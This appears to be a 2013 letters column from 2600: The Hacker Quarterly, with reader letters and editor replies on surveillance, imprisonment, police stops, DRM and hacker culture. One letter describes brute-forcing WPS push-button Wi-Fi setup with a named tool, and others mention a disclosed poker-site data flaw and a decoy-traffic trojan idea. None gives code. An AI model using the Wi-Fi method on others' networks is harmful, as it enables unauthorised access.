"Mu Dee," yes, you are dumps... and yes, "angelsbrothelsgrandmalives" has inspired me to write (30:1 letters column). I hope to bring something worthy of publication. Moving on. The article on guest networks was a good read and touches on a related side project I worked on a "while ago" with a friend of mine. Since I am currently behind locked doors, I am unfortunately unable to provide you and the *2600* readers with a direct link to the project, but here are the basics to getting started. We've all seen the "one touch" or "push button" setups on consumer wireless devices that offer an easy setup to enable higher strength encryption during a brief window of time. Now, this is, of course, to tailor to the average person who is unwilling to type in a longer passphrase, who in theory wants "strong" encryption. Problem is there are ways to exploit this "ease of use" feature by using Reaper (available at Google Code if memory serves - may also be available from BackTrack repositories) that essentially brute forces the alpha (hex) numeric 8-10 digit entry needed to gain access to the network regardless of encryption strength. Scary. What I discovered next was I was able to run my attack against my routers without pushing the one touch setup button on the device. Scarier. OK, time to administratively disable this feature through the router's web interface. Done, reboot router, login, verify changes took, check! Run attack again... network access granted. Yikes! We tested this on multiple vendors ranging from Cisco/Linksys, Netgear, D-Link, etc. with the latest, greatest firmware, all of which were successful in 22 hours or less. *Face palmplant*. I would hope the vendors have since corrected this vulnerability - just wanted to share this after reading the guest network article. I'm also curious to know if a successful result could be achieved when running a third party solution such as DD-WRT. If anything, I hope this sparks a constructive conversation in finding the safest solution for your network's safety and security and, above all, preventing this from happening to you.

Tech Deprived Incarcerate
RIP Aaron Swartz

Dear *2600:*

Regarding the article in the latest issue of your magazine, "The Usage of the Assumption Technique in Social Engineering," I thought that you might be interested in the following bit of trivia. When you assume something, you make an ass out of you and me. Ass...u...me. Have some fun with this!

Robert

Well, that's certainly the first time we've ever heard that one! How very clever. Let the fun begin.

The Game of Justice

Dear *2600:*

My brother is a hacker who enjoys reading your articles in *2600*. He's been held for the last four years for a crime he's not actually guilty of. They claimed something that was not true in order to gain access to his home.

He said it can be proved that it's a lie but needs a competent individual to do a little forensic work. He does not trust the government supplied forensics, lawyers, psychologists, etc. because they only exist to serve the government.

He's asked me to write for your address so he can mail you a letter with all the details. The only people he trusts right now are his family and the hacker community, who he considers his brotherhood.

Thank you so much for reading this and for any help you can give him.

Anonymous

We get many letters like this, all of which are really sad and frustrating. They're sad because they make us realize how many potentially innocent people are wasting their lives locked up for unfair reasons, frustrating because there's only so much we can do and it never feels like it's enough. While the hacker community will certainly show support and offer suggestions, it's not wise to simply write off everyone else as being untrustworthy or an agent working for the other side. There are a multitude of organizations and agencies from the ACLU to the EFF who are familiar with both legal and technological issues. They, like us, receive far more pleas for help than they could ever handle. This is why it's up to anyone who finds themselves in such a situation to be as vocal and public as possible. If you can state your case in a brief and clear way that the average person would sympathize with, that's a great first step. But it's only the first step. Reaching as many people as possible, not just in one community but in a whole bunch, is the only way to get more than just a sympathetic ear.

Dear *2600:*

Every time I am stopped by the police, I tell them I am taking the Fifth and refuse to answer their questions. I even refuse to tell them my name. I am not a criminal, but I figure that since the Founders died to get me those rights, I should use them or lose them. The next thing that usually happens is the cops tell me I don't have any Fifth Amendment rights in "this case." I am confused on that because Miranda vs. Arizona says "If the individual indicates ... he wishes to remain silent, the interrogation must cease" And, of course, things then get worse. The cops usually illegally search my wallet, and all of my pockets looking for my ID, drugs, and guns. I don't carry an ID, and I don't use drugs or carry a gun, so they never find anything. Yes, I know Terry vs. Ohio allows the cops to give you a pat down search of your outer garments looking for weapons, but a search of my pockets and wallet is clearly illegal per the Fourth Amendment and Terry vs. Ohio. Then I am usually handcuffed and falsely arrested while the police make all kinds of threats on what is going to happen if I don't answer their questions. Then, after an hour or two, the cops release me and tell me I am a jerk for thinking I have "Constitutional rights." With that in mind, I can understand why the cops are going to attempt to force Dzhokhar Tsarnaev, the Boston Marathon bombing suspect, to answer their questions without reading him his Miranda rights.

Our Constitutional rights were not created to protect criminals. They were created to protect the innocent from government tyrants, like the police that have a number of times falsely arrested me, illegally questioned me, and illegally searched me. I guess I should be glad because I have not been beaten up yet for thinking I have Constitutional rights.

Mike

It sounds like law enforcement really has it in for you for some reason. What you describe is sheer harassment and should not be tolerated by any of us. As for bypassing Miranda rights, you can count on authorities to look for any reason to put those on hold or even bypass them altogether. The best way for them to do that is to get the public on their side. Be extremely dubious of any "news" story that reports how being read Miranda rights got a suspect to become uncooperative or examples of how terrorism was thwarted because somebody gave out vital information while being tortured by the good guys. These are merely methods of swaying public opinion and convincing us that the basic tenets of our society, which we claim are under attack by terrorists, are worth giving up when fighting them. When an evil agenda links forces with naïveté, there's no end to the destruction that can follow.

Dear *2600:*

Hi, it's Jesse McGraw. Celebrate with me, because after an agonizing 13 months in a 9x6 cell in Seagoville's Administrative Segregation Unit which I have dubbed "the crematorium," I was finally transferred in a great hurry to Beaumont (low) in order for prison officials to nullify a temporary restraining order my attorney filed to have the court order them to place me back in general population and render medical care. Sneaky, huh?

This mythical, misguided reputation as a destructive "super hacker" preceded me here, which is quite ridiculous, as the first words I heard upon my arrival were "you're not going anywhere near our computers." Sadly, we as a people within this hacker subculture are so hazardously misjudged, many of us become targets of paranoid witch hunts led by the misinformed. This is nothing new. That is part of the reason why I was kept illegally confined for an indefinite amount of time. "Because of who you are, and what you're capable of" is what I was told.

Now that I'm out, I'm strengthening my sea legs and pursuing the appeal of my sentence, and the civil lawsuit against Seagoville FCI for violation of my Fifth, Sixth, and Eighth Amendment rights, false imprisonment, and intentional infliction of emotional distress under Texas law, case number 3:13-cv-0740-L.

Thank you *2600* community for all your letters of support! You're awesome.

Endurance is the power to rise above all obstacles, refusing to succumb to the fires of tribulation; standing strong against insurmountable odds, for the sake of the victory.

Ghost Exodus

Memories

Dear *2600:*

After my father passed away recently, I was faced with a choice. Should I disconnect my childhood phone number which has been in my family for almost 45 years? Or should I transfer ("port") it to be my own?

This got me wondering what the longest-assigned number could be. Are there records of such things? I know area codes didn't exist before 1947 but, area codes aside, is it possible that a phone number from, say, 1913 is still "owned" by the same family's descendants 100 years later? What about a 1947 phone number still "owned" 66 years later by the same family? Are there records of such things or am I the only one who cares?

In the end, I decided to keep and port my childhood number. Assuming I live another 45 years, this phone number will have remained in my family for about 90 years. I just hope my descendants keep the number when I'm gone so when the zombie apocalypse comes and the dead rise from the grave, I can call my great-great-great-great grandson to say, "Hey Little Jimmy, come pick me up!"

Les Hogan

This is the kind of thing we're very much interested in and would love to find out more about. Apart from making a conscious effort to hold onto your phone number (and congratulations on making the right decision on that front), phone numbers can also be changed by phone companies for various reasons, such as adding a digit, retiring an exchange, or splitting an area code. If the area code is eliminated from consideration, there would be a great many more phone numbers in existence now that haven't changed since the advent of the first area code in the 1940s. The hotel of our HOPE conferences (Hotel Pennsylvania) has had the famous Pennsylvania 6-5000 number since at least the 1930s, when seven digit dialing was introduced.

Dear *2600:*

As we move towards the future of UIs with Xbox Kinect's hand interfaces and voice to text, it really made me think back about my life with technology. From keyboard and mouse to spoken word and hand gestures, this is my remembrance for the keyboard....

The first computer I ever had was a rebuild that I did of an IBM XT in 1988. It ran with a one MHz CPU, 128kb of RAM, and it had a 10MB hard drive the size of a dictionary. It was the joy of my life learning DOS and hex machine code. I broke it trying to play *Doom,* and then scored a rebuilt X386 that had a little more power.

This began my hacker days in the computer art/code world... BBS systems, 800 numbers, 14.4k modems, all-nighters breaking PBXs, whistles on old phone booths, solder on phone dialers, loop back conference calls, art for code, code for life. 1990-1994 were the most exciting days of my teenage life. At 14, I had rewired my parents' home to have four phone lines. Two on the grid and two ghost lines that didn't exist. It was all about trading knowledge and digital graffiti. There were no black hats. It was all kids who could skateboard with code, digital art that evolved into the background of what we take now for granted in our technology.

Just as that background will always be there, the keyboard will live on in shadow. The real Monet in the pixels of reality, the single dots where it all started. The simple QWERTY of the Remington No. 2 typewriter of 1878.

Trevor Pontz - aka acid phix (spastic/ice)

Thanks for the memories. We have no doubt that the kids of today will also look back fondly on their magical times with developing technology. While the tools themselves are constantly changing from year to year, the hacker spirit is remarkably similar with each generation.

Copy Protection, Trademarks, et al

Dear *2600:*

I don't recall seeing anything about Tor Books (tor-forge.com) in recent issues. While reading through some tech-related articles on Ars Technica, I came across this gem entitled "Tor Books says cutting DRM out of its e-books hasn't hurt business" which mentions that Tor Books has been DRM-free for a year now with no discernible impact on the level of piracy of their publications: "Tor announced last April that it would only retail e-books in DRM-free formats because its customers are 'a technically sophisticated bunch, and DRM is a constant annoyance to them. It prevents them from using legitimately-purchased e-books in perfectly legal ways, like moving them from one kind of e-reader to another.'"

Hurray for more DRM-free e-book publishers!

Broken Syntax

It's great to see the numbers reflect what so many of us have been saying for years. But it's especially important that we not take this for granted and remember to support those writers and artists whose work we value. Not only will you be ensuring their survival and more content, but you will be proving to the world that insane copy protection schemes do far more harm than good.

Dear *2600:*

On the subject of trademarks, the best way to lose a widely known trademark is to encourage or allow it to become a generic word in the English language.

A valid registered mark can be lost if misused. When Otis advertised that it "made the finest escalators and elevators," its use of its trademark "escalator" in the same context as the generic noun "elevator" rendered its escalator mark generic and in the public domain. It should have said "Escalator (TM) brand moving stairways," using escalator as an adjective to describe the generic noun "stairways," or "moving stairways."

"Aspirin," "cellophane," and "heroin" were all once trademarks. It's a good idea to clear your advertising through trademark counsel to protect against the ad man's urge to destroy your mark by making it a generic household word.

Xerox, for years, sent notices to people that the word for "photocopy" is not "xerox."

If Scott's "tissue" is a kleenex, then Kleenex loses its mark.

Google is in the same bind. If anyone's web-search is a "google," then Google loses its trademark.

You seem to use language precisely enough to distinguish between a Bing or a Google or an AVG or a Yahoo search.

The loss of the translation of "ungoogleable" in Sweden recently should be just what Google wants in order to preserve its mark.

Christopher

Still, it must be a bit of an accomplishment to have one's company name become synonymous with the product they're selling, even if it doesn't pay off financially. We can only wonder what might have been had Heroin kept their trademark.

Advice

Dear *2600:*

This is written from behind bars and is an open letter to top tier civilian hackers. I would like to comment on the evolution of the scene over the past couple of years. A hacker's moral construct is their own and it is not the place of others to critique the basis for which a hacker makes decisions. That being said, where has the loyalty gone? It is no secret that the FBI, CIA, and other federal law enforcement and intelligence agencies have done a terrific job of recruiting criminally oriented hackers to engage for their own purposes. Why though is this a catalyst for domestic intelligence gathering on hackers by hackers? I suspect these handlers do an expert job of playing on the emotions of their teenaged to early adult sources, which is a slimy tactic. This model is defective, however, because everyone is now a threat. Information can no longer be shared freely. Pooling of resources is dangerous and the global threatscape is broader now because information is compartmentalized, where before it would be shared freely.

To the interested agencies - this is a new and dynamic environment. Your handling of sources now determines the tone for the future. If you continue to squeeze your sources like a sponge and then discard them without so much as a thanks, your pool will dry up. If, instead, you manage the community reasonably and with some desire of transparency, you will add to the pool.

These broken, drug abusing, risk filled college dropouts provide angles you will otherwise never have. Manage wisely.

Shouts to Medvedev, Arash, OneStien, PorsterHelp, SedAzzad, Wolfy, Kayla and Tope.

BudLightly

Dear *2600:*

I have to comment on two points which share a common thread.

1) The disingenuous "outrage" over reports of Chinese "hackers" launching cyberattacks/info gathering probes against U.S. businesses. I question the validity of this outrage on the basis that this behavior should be expected, guarded against, and prepared for. Only the truly stupid would believe that U.S. businesses are not doing the same on their own or with government support. "Competitive intelligence gathering" is legal. Industrial espionage is illegal. The line between the two is thin and blurry. Governments spy on their enemies along with their allies. There is only winning and losing - there are no points awarded for ethics/following the letter of the law and, in international law/courts, it's difficult to prosecute war crimes and genocide, let alone "information theft." If corporations/governments aren't practicing (aggressive) counter-intelligence, they have only themselves to blame. Nobody likes a poor loser.

2) Similarly, I often see letters in *2600* concerned about government agents infiltrating *2600* meetings. Well, *duh!* If I were the head of a federal or state law enforcement/intelligence agency, I would certainly have an agent sniff around those meetings frequented by "dangerous" hackers. Perhaps even agent provocateurs to enable, promote, and create a "crime" for fellow agents to detect and foil.... If one chooses to engage in illegal activity, prudence dictates that this information must be kept on a strict "need-to-know" basis. And remember the old Hells Angels saying: "Three people can keep a secret - if two are dead...." Participate in meetings, but always keep in mind that anybody may be a government agent or confidential informant. Also, courts hold you have "no expectation" of privacy in public - thus, no warrant is needed to conduct audio/visual surveillance. You have been advised.

Geri Q

As we've said repeatedly over the years, meetings are completely open to anyone and we don't engage in illegal activity. Our very existence seems to be almost enough to categorize us as a threat these days. We have no need for ominous sayings or oaths of secrecy and allegiance. A curious mind, a willingness to listen, and resistance to preconceived notions are the things that will help anyone of any age learn and grow from any of our meetings, as well as from the material we print. We hope that spirit continues to flourish.

Random Bits

Dear *2600:*

Love your great magazine. In college, I was a very conservative law and order type of guy. Since then, I've developed a serious interest in computers which led me to your magazine. I'd been reading it for about a year when the NSA scandal broke. I must admit that I look at things very differently now. I've long thought that hackers played a role in the evolution of better software. Now I see them playing a role in keeping the government honest. Take the case of Ed Snowden. Thanks to his leaks, I now know that we are well on our way to being completely screwed when it comes to privacy. I have become more pessimistic than ever about the future as far as privacy is concerned. Technology (the kind that invades privacy) is everywhere in our day to day world, and data from disparate sources will soon be linked together in real time. It seems that the younger generation doesn't care at all about privacy as they willingly spill all the details of their lives on Facebook for the world to see. The most recent poll numbers tell us that the NSA's domestic spying program is no big deal to many people. I just don't understand why more people are not outraged over it. The other day I took my morning jog and the following vision of the future started to take shape in my mind. I hope it is just a paranoid waking nightmare, but I felt compelled to share it with your readers.

Future scenario: a man walks down a public street and is scanned by facial recognition software and biometric readings are taken. The person seems anxious, angry perhaps. His heart rate is elevated. This is where our benevolent and all-powerful government enters the scene. Over the years, it has perfected its data collection to include real time electronic and biometric data integrated together so that no data is looked at in isolation. This suspicious person activates the monitoring software programmed to look for terrorists and other dangerous people (of course, all of this is done to keep us safe from terrorists). His facial profile is matched to a name and SS number in a government database. Now, the government knows that Mr. John Smith is upset this morning on his way to work. Time to do more digging. Does Mr. Smith own a firearm? Check the database. Better read his email to see if there is incriminating correspondence. Has he seen a shrink lately? Better check his medical record database. Check his Twitter and text messages too while you're at it. Has he had any unusual financial activity lately? Maybe he is in financial trouble or has been put on the payroll of a terrorist organization. We (your friendly government) will check that too. Now we check the correspondence of his wife and associates as well. Ah, it seems he is only upset because his wife caught him having an affair with a young woman in his office. Of course, we knew that months ago when she emailed her friends about it. Old news. Time to move on to the next suspicious looking person on the street.

I fear we will soon be told such action doesn't violate the Constitution because it is an old document written before email and computers. If the founders had known about terrorists and the Internet, they surely would not have written the Fourth Amendment without some exceptions for government snoops. And besides, as the Supreme Court will soon tell us - if you have nothing to hide, then you shouldn't mind government spying. Remember folks, freedom is seldom lost all at once, but bit by bit over the course of years.

Feel safer yet?

I don't.

Jim L

While this is undoubtedly a scenario that many in power would relish, we can take some comfort in the fact that the NSA story has not receded and, in fact, has gained much traction since it first broke this summer. While polls were quite disturbing at first, indicating that most people didn't really care if their privacy was being invaded since they had "nothing to hide," that initial lack of concern seems to be transitioning into indignation and a desire to learn how to keep our private lives private. Even

politicians seem to be getting the message, slowly voting to look into NSA violations after blindly accepting them. But we should not be fooled - those in power knew exactly what they were doing when they sold our freedom down the river and changed the rules so that all of these violations would be "legal." They should not be trusted again. Nor should we be doing anything at all to help make this easy for those who see our privacy and secure communications as some sort of a threat.

Dear *2600:*

Pirate Bay and its affiliates are now blocked by all Internet service providers in Ireland. The court case was not defended. The European legislation requires the judge to recognize legitimate users' rights when putting in place such an injunction. Did anyone argue that Creative Commons material would lose an easy method of distribution? No.

Not that it can be proven, but it seems Ireland is hosting PRISM data under the umbrella of large U.S. corporations.

On the Snowden case, the Irish judiciary refused the U.S. deportation request, as they did not include the timeframe for the alleged crime.

Free Gary McKinnon
Garry Wynne

You have the Irish Recorded Music Association to thank for blocking Pirate Bay. But it's easily bypassed by using a web proxy or a mirror site, at least for now. But simply bypassing this idiocy isn't a solution - the idiocy itself must be defeated. As for your other points, Ireland's connections to the NSA PRISM program may not be provable at the moment, but that can change if someone with the access and a conscience decides to reveal the truth. We should consider how much has been revealed over the past few years by courageous people and feel optimistic that there are so many others out there who will do the right thing at the right time. And as for the Irish refusal to grant an arrest warrant for Snowden in July, this is widely seen as a technicality which the United States could easily fix. There are very few governments actually willing to stand up to the intimidating powers that are involved here.

Dear *2600:*

After years of wasting time playing high school sports because others wanted me to do so, after years of living in a household where the computer was seen by parents as evil because it distracted their offspring from the precious high school sports (you know, one of the things that don't have weight in the real world), I spent two months with my cousin in his Brooklyn apartment. He's a system admin for a company I choose not to name. Needless to say, my eyes have been opened to something I truly have interest in, and care for: computers. Is this enlightenment? Is the feeling of true awe, and a desire to learn as much as you can in what seems to be not enough hours in the day, what you folks at *2600* felt when you first discovered computers? Or "hacking?" My only regret is that, now, I am 19 years old, and have just finished my first year of university. I am changing my major to computer science. It sucks to know there are people out there who have been familiar with the world of hacking since age 13-14. They've got an edge I'll never have. Anyways - hope you guys at *2600,* and the entire reader base, immensely enjoy and make use of the rest of 2013. I sure as hell will.

lord.underdog

Yes, you nailed it as far as that magical feeling so many of us feel. But try not to think of it as a competition. There are people of all ages who are into this in one way or another. The time you've spent in other worlds isn't wasted time, but a window you've had into other perspectives that you can now bring here. Also, while majoring in computer science may be exactly what you need to excel and get what you want, it's not a requirement by any stretch. We know of many people who are hugely into hacking but have no technical training at all. All that matters is that you approach it in a way that's comfortable to you. There will always be people who do it differently and/or better. But nobody will be able to do it exactly like you.

Dear *2600:*

I have an interesting story and I am after advice in regards to whether it would make a good article. This happened recently - two weeks ago. I still don't know if I did the right thing....

To cut a long story short, I found an exploit in a live industry-regulated real money poker site. The exploit allowed me to download all players' hand history as well as see the last hands they mucked. It was bad JSON calls and I wrote a python script to make the requests and such I required. Obviously, with this information, one could do a great deal of evil things and really profit.... I thought, wow, this is my big break. Anyway, I didn't wanna be evil and there is no fun in cheating, so, really wanting to do the right thing, I decided to email them the exploit and hope they would... I don't know, offer me a job... or give me some money or something.

Anyway, I got an email back saying it was unreal and marvelous. They held an entire meeting to show their developers how something so simple could be such a bad mistake blah blah blah. They finished the letter giving me a 50 dollar no deposit bonus as thanks. This is a poker site with real money, regulated. This would have destroyed them. I mean, sure, they could have given me nothing, but for something so big, something of such great magnitude, I got $50. I could have played the poker on this site for years and years, fleecing every player and making a killing literally seeing their cards and the way they played. I could have loaded all of the data into software to analyze each player. I chose to do the right thing and that's my thanks?

I'm still in shock, to be honest. I thought this one was my big break. Obviously, I will write something up with full source and what they did

wrong, etc. This was just a short explanation of what happened.

Scott

First, there's no such thing as your one "big break" if you have talent and ability, so you need to not think of this as a lost opportunity. More importantly, you have no way of knowing how someone will respond to a good deed. Returning a lost dog, performing CPR, or holding a door can all result in no thanks at all or something truly tremendous. You can't perform such acts with any expectation or you're doing them for the wrong reason and you'd also be a pretty shitty individual. So yeah, you probably saved their asses and they should have been more grateful. Perhaps they were scared you would really take advantage of them. In fact, some companies are so paranoid that they come after people who reveal such problems as if they were the ones who caused them! Our pages are often filled with such stories. We hope you continue to be honest and don't let this situation make you bitter or jaded. In the end, you're probably better off not working for them, as they don't seem to recognize the true value of talented people. We look forward to your article and have no doubt you'll find many more interesting exploits in the future if you keep looking for them.

Dear *2600:*

I work for a large web host provider and we have been migrating shared servers to Provo, Utah. It just all seemed a bit coincidental that news about the NSA started buzzing at the same time, so I did some searching. I discovered that the NSA had already invested a good chunk of time and money to build a data center in Utah. Another coincidence I find peculiar is that about 50 percent of the customers being migrated have complained of lower performance issues, even though this is "newer" hardware. Countless traceroute screenshots have flooded our support requests and there is sufficient evidence to say there are more hops between the customer and their migrated server. I just wondered if anyone else has reported similar experiences.

bob

If you truly believe traffic is being routed elsewhere, you can look at each of the hops in your traceroute for any smoking guns. But don't assume that just because your company is sticking servers in the same state as the NSA that there's any connection, online or off. Lower performance with new hardware is surprisingly common.

Dear *2600:*

What would happen if someone wrote a trojan that, instead of taking control of your machine to add to a botnet, simulated the Internet traffic of someone the government might want to keep an eye on. Such a trojan could potentially flood the NSA with so much dummy information that they might just give up on trying to make sense of it since it would seem like everyone in America is up to no good.

Pete

The trick would be making it unique and random enough so it couldn't be easily identified as "that trojan." This technique has been used in the past against totalitarian regimes to bog them down with erroneous data. No doubt it will be a strong tactic to use to confuse and annoy surveillance proponents in the future.

Dear *2600:*

A national radio program called *Radio Lab* did a segment on Joe Engressia (aka Joybubbles) and how he discovered 2600 hertz. It also touches on the rest of the early phreaking community and follows his life story even after he quit Ma Bell. The link to the story is http://www.radiolab.org/2012/feb/20/long-distance/. My local NPR station is doing summer reruns, though, so judging by the URL, you folks may have already heard about it. If you haven't, though, it's well worth a listen.

Nate Brown

Dear *2600:*

I just listened to the podcast of *Off The Hook* for Wednesday, August 21st, 2013 regarding the sentencing of Bradley Manning.

I am utterly disgusted to find that the U.S. government treats its own citizens who tell the truth no better than it treats "enemies" in other countries.

More Americans should be outraged at this behavior. I don't mean to be patronizing, but I feel so sorry for the American people because they are put in the same blame basket as their government.

The American government is their own worst enemy. They have either chosen or created their own "enemies" in this day and age by their bullying, strong-arming, and abuse of persons in other countries and the other countries as a whole. I can see this behavior is going to come back around in a very bad way unless Americans force their government to change their demeanors towards others and indeed their own.

Thank you for your time.

Neural Nut

That's basically what it comes down to - the people need to confront their leaders on these issues. If they don't - or they feel that they can't - then it's the same as giving their enthusiastic approval and, before you know it, the concept of "normal" has changed.

Contributions

Dear *2600:*

I've been an avid reader since the 1980s, and in the mid-1990s, I started making electronic music. I still do - check out http://distancetojupiter.bandcamp.com/.

During the interval of time between October 1999 and May 2000, I composed two tracks. There's a slightly weird history for both, which I'll get to in a moment. They were performed live using a Roland MC-505 Groovebox and recorded straight to MiniDisc. The tracks were never released as part of any of my Distance to Jupiter albums, mostly

because they're pretty long and meandering (there was a lot of pot smoke in the room at the time, and well, that's what happens). I was listening to *Off The Hook* a few months ago and liked how you had these long electronic musical intros prior to the all the talky bits, and it reminded me of these two tracks - especially "Hacker Ethos" which was inspired directly by *2600*. So I spent hours searching my audio archives for these tracks, and dusted them off. I put a quick coat of mastering on them today and I present them here. If you like them, feel free to chop/edit/mangle for *Off The Hook* or just enjoy, or simply trash 'em. If you prefer the latter, let me first ask that you take a listen to the intro to "Channel 144" which contains a long sample of Morse code which I found, back in 1999, on Dish Network's channel 144. There was a really weird test pattern on screen at the time, and this endlessly repeating bit of code. I sampled it using a BOSS SP-202 sampler. This channel later vanished, but thinking back to those days when Dish Network was actually kind of interesting (and you could find really bizarre things on the higher-numbered channels), I've realized I'm still curious to learn what this was all about.

I may attend a *2600* meeting in Phoenix to see if anyone there knows Morse code or try to learn it myself. Anyway, these tracks form a hacker-themed pair, so I thought I'd relate the history and present "Hacker Ethos" as a potential intro for an *Off The Hook;* it was directly inspired by reading *2600,* as I said. Note that I'm not reserving rights on these tracks, and I'm releasing them under Attribution-Share Alike CC BY-SA (http://creativecommons.org/licenses/by-sa/3.0/).

The track "Hacker Ethos" has two flavors, AIF and WAV. Same goes for "Channel 144." I provide both formats because I know sometimes people have preferences.

https://www.dropbox.com/s/8vovcwbmx790n8f/Distance_to_Jupiter_Hacker_Ethos_%28c1999%29.wav.zip

https://www.dropbox.com/s/ex0xq2s6d5sb1ro/Distance_to_Jupiter_Hacker_Ethos_%28c1999%29.aif.zip

https://www.dropbox.com/s/v87qadwtrxarskc/Distance_to_Jupiter_Channel_144_%28c1999%29.wav.zip

https://www.dropbox.com/s/cx6xz0fy76u1b8c/Distance_to_Jupiter_Channel_144_%28c1999%29.aif.zip

Take care, and keep up the amazing work. I love *2600!*

Jim

In order to ensure that everyone gets to hear these great compositions, we're printing the direct links here. We also encourage readers to check out your other material. Above all, we want to thank you for thinking of us and for being creative - and especially for doing both at the same time.

Dear *2600:*

I'm mailing you to offer our services, pro bono, in the field of illustration, design, and image making. Although I love the look of *2600,* I'm thinking that it could be even more powerful - more up to date and layered without losing the brutality of the design you have had for a long time. If this in any way sounds interesting, get in touch and let's discuss further. We would love to make you a proposal for a redesign!

Rasmus & Hanna

We assume you're talking about the printed issues and not the website. Sometimes it's hard to tell when we get email. We're open to specific ideas and this goes for all of our readers (and website visitors). We're always looking to change things up a bit and to improve on what we've already got. Thanks for the generosity.

Dear *2600:*

I see cool art and images in the magazine and I don't know if you have a recommended way to send them in. I took a photo of a building in Barcelona, Spain recently that went crazy with the cameras, like an art project or something. When I snapped the picture, my first thought was "I have to send this in to *2600*."

I uploaded it to Dropbox here: https://dl.dropboxusercontent.com/u/52597040/DSC_1196.jpg

You are welcome to use the image any way you like. I'm a lifetime subscriber and I already have several *2600* shirts, so I don't really need anything in return.

Enjoy.

Tom

We don't want to get into the habit of printing dropbox links, but this image deserves to be shared far and wide. There are literally hundreds of "cameras" on that building and we'd sure like to know more about it. As for how to send us images to print, you can email us at articles@2600.com with any hacker-related or 2600ish images. Payphone photos, as always, should be sent to payphones@2600.com.

Dear *2600:*

I'm not sure what your submission policy is re: multiple publication, but I'm assuming it's lax so I'll just give you a link to a piece on my personal website that I think might interest your readers.

Jesse

And our auto-responder quickly dispelled that assumption.

Dear *2600:*

Amusingly, your autoresponse does enumerate your policy on duplicate publication, and it's not compatible with what I've done, so feel free to count my submission out. I send this email as a note that you might want to put that policy on your website somewhere that I can find it.

Jesse

Point taken and we will update that part of our website accordingly. Hopefully, you'll send us an article in the future.

Dear *2600:*

Knowledgeable colleagues tell me that my article "Extra Legal Harassment" has been published in the Spring 2013 issue of the magazine. Yay! I wrote that back when I was a political prisoner of the Feds in a facility in Beaumont, Texas, and I've been wondering what to do with it if you didn't find it to be useful for *2600*.

With Snowden now being perhaps the ultimate example of what I discussed in the article, it's a timely topic and I hope it can help other activists be prepared in the event they are targeted by corrupt law enforcement as a result of their efforts to encourage a better future for us all. With the rule of law largely in tatters in this country - I was recently lectured by a federal judge abut my (vocal and unchanging) unwillingness to follow the "spirit" of the law so I understand this quite well - it's imperative that activists be prepared for the full suite of tools used by the police state to cripple its opponents.

I've been working on some writing relating to tactical tools available to protect against illegal and unconstitutional NSA dragnet surveillance - if it's of possible interest, and the writing comes together well, I'll submit the result for consideration. If it sucks when I'm done drafting it, I won't waste your time.

Oh, and I've had the same aforementioned federal judge quote verbatim from my Last HOPE presentation, twice, in open court - is that some sort of record? He is quite obsessively interested in my assertion (paraphrasing, as I don't have the transcript handy) that "learning how to work around the rules, instead of breaking them, is both safer and far more fun." Which, I dunno, I always thought was a rather boring statement of objective fact. But in the United Stasi of America, "daring" to learn the rules well enough to avoid breaking them is, apparently, reason enough to be imprisoned. There's a dark irony there. More than one, eh?

The world is far stranger than I would have ever imagined.

D. Spink

Dear *2600:*

I've been reading your wonderful magazine since 2010 and it has been worth every penny. I usually don't have a chance to use much of the information that it contains, but it has been a great force directing me toward my current career path and choices, so many thanks for the years of publication.

I find myself with a great deal more free time on my hands lately and, as I've looked for valuable causes to donate my time to, I keep coming back to *2600*. Are there any significant opportunities for volunteers or interns to work for *2600?* How can I get involved, and what skills would be needed for this?

follow_the_lea

There are all sorts of things that pop up from time to time where we can use some help on one project or another. Usually, we'll mention it on our website (www.2600.com). One recurring project that needs lots of volunteers is the HOPE conference, which takes place every two years (in July of even numbered years). For that, we need help in everything from security to buildup to overall coordination and a whole lot more. Again, you'll see detailed mention of this on our website as it gets closer.

Special Requests

Dear *2600:*

I am writing to request that someone review an article I wrote for *Baseline Magazine* www.baselinemag.com; *Baseline* is an online and print magazine based like *2600* - it is in New York, New York.

To view the article just click on the attached link.

WS

Yeah, that's not going to work for us. For one thing, we require that writers actually send us material, not give us a link to it. For another, we don't print material that's already been printed in another publication or put online. Our readers would crucify us if we did. That said, we do hope you send us an original article in the future.

Dear *2600:*

Dear sir,

I kindly reference to can you teach me trick of hacking.

Please reply whatever your answer.

Omi

Every damn day we get a request like this. This is one of the lucky ones that we'll actually print. And our answer is basically the same as always: there is no "trick" involved nor is this something you can learn in a classroom. You have to go out and experiment on your own. By all means, read as much material as you can get your hands on to see what others have been up to. (That includes this publication.) But nothing can substitute for your own personal experience, one which we hope you share with other curious individuals. And if you come up completely empty with no ideas of your own and you feel the only way for you to learn is to have someone else telling you everything, odds are you're not actually a hacker yourself, but simply someone who is interested in what hackers do. We refer to that as the rest of the world.

Dear *2600:*

Been reading the current *2600 The Hacker Quarterly*. Brings back some great memories from the past. Hopefully this also awakens my mind and lets the learning flow.

Accept the invitation to view the full post: https://plus.google.com/_/notifications...

Google+ makes sharing on the web more like sharing in real life. Learn more: http://www.google.com/+/learnmore/

Name Deleted to Avoid Intense Embarrassment

And then there's the Google Plus spam we've been getting lately. We're not signing up to any services, accepting invitations, or giving out even the tiniest bit of personal info in order to simply read submissions. So we ask that readers not try to pull us into whatever scheme you've pledged allegiance to and to simply send an email to letters@2600.com or, if you're truly old school, an actual letter to 2600 Letters, PO Box 99, Middle Island, NY 11953 USA.

Dear *2600:*

Have you guys decided on a new theme for the next calendar? Could a book theme be done? It would be an adventure to find some of the great hacker texts, such as first editions. Also, you could embed an anti-DRM message during a significant period of submission to this injustice, which very few people have thought about in depth.

zenlunatic

Good ideas, but the 2014 calendar is already out with photos of payphones as the theme this time. You can get more info elsewhere in the magazine or through our website.

Dear *2600:*

I am in Denver, Colorado and I need to contact the U.N. or MI5. I am a prince of England - Prince Nicholas Bailey. The citizens are in serious need of outside help. My cell [redacted] is being forwarded. Most of the Internet is being rerouted to McLean, Virginia or Texas.

I have been trying to get word out for sometime now. It's mostly by Twitter or Facebook. Avoid the FBI at all costs.

Please help.

P.S. There is A homeless gang here pretending to be hackers. They are mostly junkies.

Asylum seeker
Prince Nicholas
Denver, Colorado USA

It shouldn't be very hard to contact the U.N. or MI5, especially using Twitter and Facebook, but we wouldn't be surprised if they already knew about you. As for the homeless gang of pretend hackers, there has to be a really good book in there somewhere. We suggest capturing as much of the dialogue as you can on a notepad. Unless these are actually Hollywood screenwriters already trying to do the same thing.

Continuations

Dear *2600:*

